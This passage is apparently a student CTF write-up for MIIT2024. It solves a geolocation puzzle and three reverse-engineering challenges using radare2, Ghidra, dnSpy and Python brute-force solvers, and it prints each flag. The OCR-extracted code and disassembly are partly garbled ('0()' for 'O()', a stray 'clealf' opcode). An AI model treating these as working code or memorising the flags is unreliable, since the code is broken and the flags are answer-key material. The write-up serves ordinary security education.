
Dad: No...She manipulated the letters to have it all. She...

The mug on my hand slipped off. Everyone in the common room turned to me with a weird expression. Dad came up to me and hushed me back to my room and leave the broken glasses on the floor behind.

Few days ago, I received a letter from Aunt May. In the letter, I saw a photo. Why is this place looking familiar? Where is the coordinate of this place?



You can use GeoSpy. And try lookout around Switzerland



Actual Place:

39G3+QRX Switzerland

39G3+RR5 Switzerland

Flag:

MIIT2024{47.07, 8.35}

REVERSE ENGINEERING

SHIFTER (EASY)

Creator: OS1RIS

Description: In this question, you may need to use calculator to solve it :P

```
(osiris㉿ALICE)-[~/Downloads/Question/question1]
$ ./shifter
WELCOME TO CERTIFIED HACKER COMMUNITY!, PLEASE ENTER THE PASSWORD:
Enter a value: |
```

INITIAL ANALYSIS USING RADARE 2

Conducting an Analysis Using Radare to Evaluate Functionality

Command:
\$ r2 --binary [question] [0x00001090]> aaaa [0x00001090]> afl

```
(osiris㉿ALICE)-[~/Downloads/Question/question1]
$ r2 --binary shifter
Warning: run r2 with -e bin.cache=true to fix relocations in disassembly
[0x00001090]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x00001090]> afl
0x00001090    1 34      entry0
0x000010c0    4 41    -> 34  sym.deregister_tm_clones
0x000010f0    4 57    -> 51  sym.register_tm_clones
0x00001130    5 57    -> 54  sym.__do_global_dtors_aux
0x00001080    1 6      sym.imp.__cxa_finalize
0x00001170    1 9      entry.init0
0x00001184    1 11     sym.key
0x0000148c    1 9      sym._fini
0x00001179    1 11     sym.password
0x000011ea    4 81     sym.printMessage
0x0000123b    8 177    sym.secret
0x000012ec    4 413    main
0x00001000    3 23     sym._init
0x0000118f    1 91     sym.xg
0x00001050    1 6      sym.imp.pow
0x00001030    1 6      sym.imp.putchar
0x00001040    1 6      sym.imp.puts
0x00001060    1 6      sym.imp.printf
0x00001070    1 6      sym.imp.__isoc99_scanf
[0x00001090]> |
```

Applying ‘afl’ . The output from Radare lists the addresses, sizes, and names of functions within the binary file, aiding in the understanding of its structure and functionality.

RABBIT HOLE 1

```
[0x00001090]> pdf @ sym.password
              ; CALL XREF from sym.secret @ 0x125f
11: sym.password () {
    0x00001179      55          push rbp
    0x0000117a      4889e5      mov rbp, rsp
    0x0000117d      b8ed6b0000  mov eax, 0x6bed
    0x00001182      5d          pop rbp
    0x00001183      c3          ret
[0x00001090]> |
```

After analyzing the disassembly of the password function from the PDF file, it reveals a basic block containing the instruction "mov eax, 0x6bed," which when decoded into decimal equals 27629.

```
[osiris@ALICE]-
$ python
Python 3.11.8 (main, Feb 7 2024, 21:52:08) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x6bed
27629
>>> |
```

(You can use anything to convert hex into decimal) In my case. I just use python to convert into decimal.

```
[osiris@ALICE]-
$ ./shifter
WELCOME TO CERTIFIED HACKER COMMUNITY!, PLEASE ENTER THE PASSWORD:
Enter a value: 27629
Bamboozled! ;)
```

The answer is incorrect.

RABBIT HOLE 2

```
[0x00001090]> pdf @ sym.key
              ; CALL XREF from sym.secret @ 0x126c
11: sym.key () {
    0x00001184      55          push rbp
    0x00001185      4889e5      mov rbp, rsp
    0x00001188      b839050000  mov eax, 0x539
    0x0000118d      5d          pop rbp
    0x0000118e      c3          ret
[0x00001090]> |
```

Analyzing the disassembly of the key function from the PDF file, a basic block includes the instruction "mov eax, 0x539," which, when decoded into decimal, yields 1337.

```
>>> 0x539
1337
```

Upon decoding the hexadecimal value "0x539" into decimal, the resulting value is indeed 1337.

```
[osiris@ALICE]-
$ ./shifter
WELCOME TO CERTIFIED HACKER COMMUNITY!, PLEASE ENTER THE PASSWORD:
Enter a value: 1337
Not you, trying to be certified 1337 XD
```


Also is the wrong answer.

FUNCTION CALL OF 'sym.xg'


```
[0x000001090]> pdf @ sym.xg
; CALL XREF from sym.secret @ 0x1252
91: sym.xg () {
    ; var int64_t var_ch @ rbp-0xc
    ; var int64_t var_8h @ rbp-0x8
    ; var int64_t var_4h @ rbp-0x4
    0x0000118f      55          push rbp
                                mov rbp, rsp
                                sub rsp, 0x10
    0x00001190      4889e5
    0x00001193      4883ec10
    0x00001197      c745fc030000. mov dword [var_4h], 3
    0x0000119e      c745f8070000. mov dword [var_8h], 7
    0x000011a5      660fefc0
    0x000011a9      f20f2a45f8
    0x000011ae      660fefd2
    0x000011b2      f20f2a55fc
    0x000011b7      66480f7ed0
    0x000011bc      660f28c8
    0x000011c0      66480f6ec0
    0x000011c5      e88fefffff
    0x000011ca      f20f2cc0
    0x000011ce      8945f4
    0x000011d1      8b45f4
    0x000011d4      0515470100
    0x000011d9      89c2
    0x000011db      clealf
    0x000011de      01d0
    0x000011e0      d1f8
    0x000011e2      8945f4
    0x000011e5      8b45f4
    0x000011e8      c9
    0x000011e9      c3
                                leave
                                ret
[0x000001090]>
```

Observing the call to *sym.imp.pow* within the function indicates the involvement of mathematical calculations, as the pow function typically computes exponentiation. This suggests that the program may be performing some form of mathematical operations or computations within the context of the key function.


ANALYZE USING GHIDRA



Import the question into ghidra.



identified and located the 'xg' file within the designated functions directory.



Upon double-clicking the 'xg' file, the decompiler will present the pseudo code on the right-hand side, providing a more human-readable representation of the code for analysis and comprehension.

```

Cf Decompile: xg - (ReQ1)
1
2 int xg(void)
3
4 {
5     double dVar1;
6
7     dVar1 = pow(3.0,7.0);
8     return ((int)dVar1 + 0x14715) / 2;
9 }
10

```

Given the calculations observed in the pseudo code, the next step could involve crafting the necessary code to replicate these calculations, performing the mathematical operations manually, or alternatively, leveraging *ChatGPT*'s capabilities to automate the process.

You
convert into python in one line:

```

double dVar1;

dVar1 = pow(3.0,7.0);
return ((int)dVar1 + 0x14715) / 2;
< 2 / 2 >

```

ChatGPT
You can translate the given C code into Python in one line using a list comprehension along with a calculation for the division:

```

python
Copy code
result = int((pow(3.0, 7.0) + 0x14715) / 2)

```

This code performs the same computation as the given C code: it calculates 3^7 , adds `0x14715` (which is hexadecimal for `83733`), and then divides the sum by 2. Finally, it converts the result to an integer.

```

>>> import math
>>> print(int((pow(3.0, 7.0) + 0x14715) / 2))
42960
>>>

```

The Python code performs a mathematical calculation involving exponentiation, addition, and division to obtain the integer result of 42960.

OTHER SOLUTION (DECODING)

```
(osiris@ALICE)-[~/Downloads/Question/question1]
└─$ cat solverenhance.py
import binascii

v4 = [71,67,67,78,44,42,44,46,117,45,112,45,104,89,71,115,89,71,
42,103,89,93,46,104,89,77,42,102,112,45,89,49,98,43,109,119]

v4 = [x + 6 for x in v4]
text_result = binascii.unhexlify(''.join([format(x, '02x') for x
in v4])).decode('utf-8')
print(text_result)

(osiris@ALICE)-[~/Downloads/Question/question1]
└─$ python solverenhance.py
MIIT2024{3v3n_My_M0m_c4n_S0lv3_7h1s}
```

PROGRAM EXECUTION

```
(osiris@ALICE)-[~/Downloads/Question/question1]
└─$ ./shifter
WELCOME TO CERTIFIED HACKER COMMUNITY!, PLEASE ENTER THE PASSWORD:
Enter a value: 42960
CONGRATULATIONS! HERE'S YOUR FLAG:
MIIT2024{3v3n_My_M0m_c4n_S0lv3_7h1s}
```


FLAG:

MIIT2024{3v3n_My_M0m_c4n_S0lv3_7h1s}


HOPSCOTCH

Creator: OS1RIS

Description: Run, Get, Hop and Repeat @-@




The task involved running the executable file named "3DPlatformer.exe" to initiate the application.




Upon initiation of gameplay, it was observed that while the game is functional, its interactive elements are limited, primarily involving jumping maneuvers within the environment.


dnSpy



Utilizing dnSPY, the comprehensive .NET debugger and assembly editor available from the official GitHub repository (<https://github.com/dnSpy/dnSpy/releases>), the entirety of the application's components were seamlessly imported and analyzed through a drag-and-drop operation within the dnSPY interface.




After successfully loading all components into dnSPY, a targeted search was conducted at the bottom of the interface using the keyword 'cheat' coupled with the search filter option 'type' to pinpoint relevant sections within the codebase.



```
// Token: 0x06000007 RID: 7
private void Start()
{
    this.cheatCode = new string[]
    {
        "b",
        "r",
        "i",
        "n",
        "g",
        "i",
        "t",
        "o",
        "n",
        "f",
        "l",
        "a",
        "g"
    };
    this.index = 0;
}
```

Upon double-clicking the identified '*CheatCode*' within dnSPY, the string in array with '*bringitonflag*' was revealed. Subsequently, this code was inputted into the game interface, facilitating access to additional features or content within the application.



OR

```
23     "l",
24     "a",
25     "g"
26   };
27   this.index = 0;
28 }
29
30 // Token: 0x06000008 RID: 8
31 private void Update()
32 {
33   if (Input.anyKeyDown)
34   {
35     if (Input.GetKeyDown(this.cheatCode[this.index]))
36     {
37       this.index++;
38     }
39     else
40     {
41       this.index = 0;
42     }
43   }
44   if (this.index == this.cheatCode.Length)
45   {
46     this.flagText.text = "MIIT2024{w4ngz_pwn3d_y0ur_h34rt}";
47     this.index = 0;
48   }
49 }
```

Alternatively, the '*givemetheflag*' string could also be located by scrolling through the codebase, enabling identification without the need for a specific search query.

FLAG:

MIIT2024{w4ngz_pwn3d_y0ur_h34rt}

LAMB

Creator: OS1RIS

Description: Only master can decode this

```
(osiris@ALICE)
└─$ ls
chal.py  out.bin
```

INITIAL ANALYSIS

```
import random

A, B, C, D, E, F, G, H, I, J, K, L, M, N, O = (
    ord,
    chr,
    lambda s, i: s[i - 1],
    lambda s, n: s * n,
    lambda s, sub: s.find(sub) + 1,
    len,
    bytearray,
    open,
    random.randint,
    input,
    print,
    exit,
    ''.join,
    random.seed,
    list,
)

def obfuscate(pt):
    ct = 0()
    N(A(C(pt, F(pt) - F(pt) + 1)))
    for c in pt:
        ct += [A(c) ^ I(I(0,0),I(255,255))]
    H("out.bin","wb").write(G(ct))

#obfuscate('MIIT2024{XXXXXXXXXXXXXXXXXXXXXXXXXXXX}'')
```

Executing the 'ct' function to generate the formula, it will calculate a certain value. Subsequently, printing out this value will provide insight into the outcome of the formula.

```
def obfuscate(pt):
    ct = 0()
    N(A(C(pt, F(pt) - F(pt) + 1)))
    for c in pt:
        ct += [A(c) ^ I(I(0,0),I(255,255))]
        print(ct)
    H("test.bin","wb").write(G(ct))

obfuscate('flag{XXXXXXXXXXXXXXXXXXXXXX}'')
```

```
(osiris@ALICE)-[~/Downloads/Question/question2]
└─$ cp chal.py test.py

(osiris@ALICE)-[~/Downloads/Question/question2]
└─$ sudo nano test.py |
```

Command
└─\$ cp chal.py [anyname]
└─\$ sudo nano [anyname]

It's essential to create a backup before testing any code changes to ensure the integrity of the original codebase and mitigate the risk of unintended consequences. Given the range constraint mentioned (255), it's expected that the printed value of 'ct' will not exceed 255, as indicated by the parameters in the function call (I(255, 255)).

```
#!/usr/bin/env python3.11
import random

A, B, C, D, E, F, G, H, I, J, K, L, M, N, O = (
    ord,
    chr,
    lambda s, i: s[i - 1],
    lambda s, n: s * n,
    lambda s, sub: s.find(sub) + 1,
    len,
    bytearray,
    open,
    random.randint,
    input,
    print,
    exit,
    ''.join,
    random.seed,
    list,
)

def obfuscate(pt):
    ct = 0()
    NC(A(C(pt, F(pt) - F(pt) + 1)))
    for c in pt:
        ct += [A(c) ^ I(I(0,0),I(255,255))]
        print(ct)
    H("test.bin", "wb").write(G(ct))

#obfuscate('flag{XXXXXXXXXXXXXXXXXXXXXX}')
with open("out.bin", "rb") as file:
    encrypted_data=list(file.read())
print(encrypted_data)
```

Loading the .bin file with the mode 'rb' (read binary) ensures that the file is opened for reading only, without the risk of accidentally modifying its contents. This approach is safe for testing and exploring the out.bin file without altering its data.

```
└─(osiris㉿ALICE)-[~/Downloads/Question/question2]
$ python test.py
[40, 115, 48, 219, 106, 109, 14, 196, 25, 80, 86, 73, 24, 215, 126, 21, 36, 115, 118, 95, 36, 125, 48, 182, 144, 103, 216, 144, 75, 77, 116, 17, 204, 197, 238, 1, 70, 122, 2, 236, 160, 135]
```

We have obtained the value. Our next objective is to decode it.

DECODING

```
target_prefix = 'MIIT2024{'
ascii_symbols = list(string.printable)
```

Implement the insertion of logical ASCII symbols for potential brute-forcing of letters.

```

#READ WHAT INSIDE OUT.BIN
with open("out.bin", "rb") as file:
    encrypted_data = list(file.read())
arr=encrypted_data
print(f'\nThe XOR: {encrypted_data}\n')

```

```

def deobfuscate(pt):
    ct = 0()
    N(A(C(pt, F(pt) - F(pt) + 1)))
    return [A(symbol) ^ I(I(0, 0), I(255, 255)) for symbol in pt]

```

In this section, I make the formula shorter compared to the original code.

```

def brute_force():
    current_guess = list(target_prefix)

    while True:
        current_ct = deobfuscate(current_guess)
        #        print(current_ct)
        for i in range(len(current_ct)):
            if current_ct[i] != arr[i]:
                #print(f"Failed Attempt: {''.join(current_guess)}")
                current_guess[-1] = ascii_symbols[ascii_symbols.index(current_guess[-1]) + 1]
                if current_guess[-1] == '}':
                    print(f"Flag: {''.join(current_guess)}")
                    return
                break
            else:
                print(f"Successful Attempt: {''.join(current_guess)}")
                current_guess.append(ascii_symbols[0])
                continue

brute_force()

```

In here is the most challenging. We will use the obfuscate to match the ‘ct’ if the ‘ct’ is not same as array value. It will attempt other characters by minus the insert and reattempt the other characters.


SOLUTION 2: Seeding method

```

def obfuscate(pt):
    ct = 0()
    N(A(C(pt, F(pt) - F(pt) + 1)))
    print(A(C(pt, F(pt) - F(pt) + 1))) #check the value
    for c in pt:
        ct += [A(c) ^ I(I(0,0),I(255,255))]
    #H("out.bin","wb").write(G(ct))

obfuscate('MIIT2024{XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX}')

```



CODE

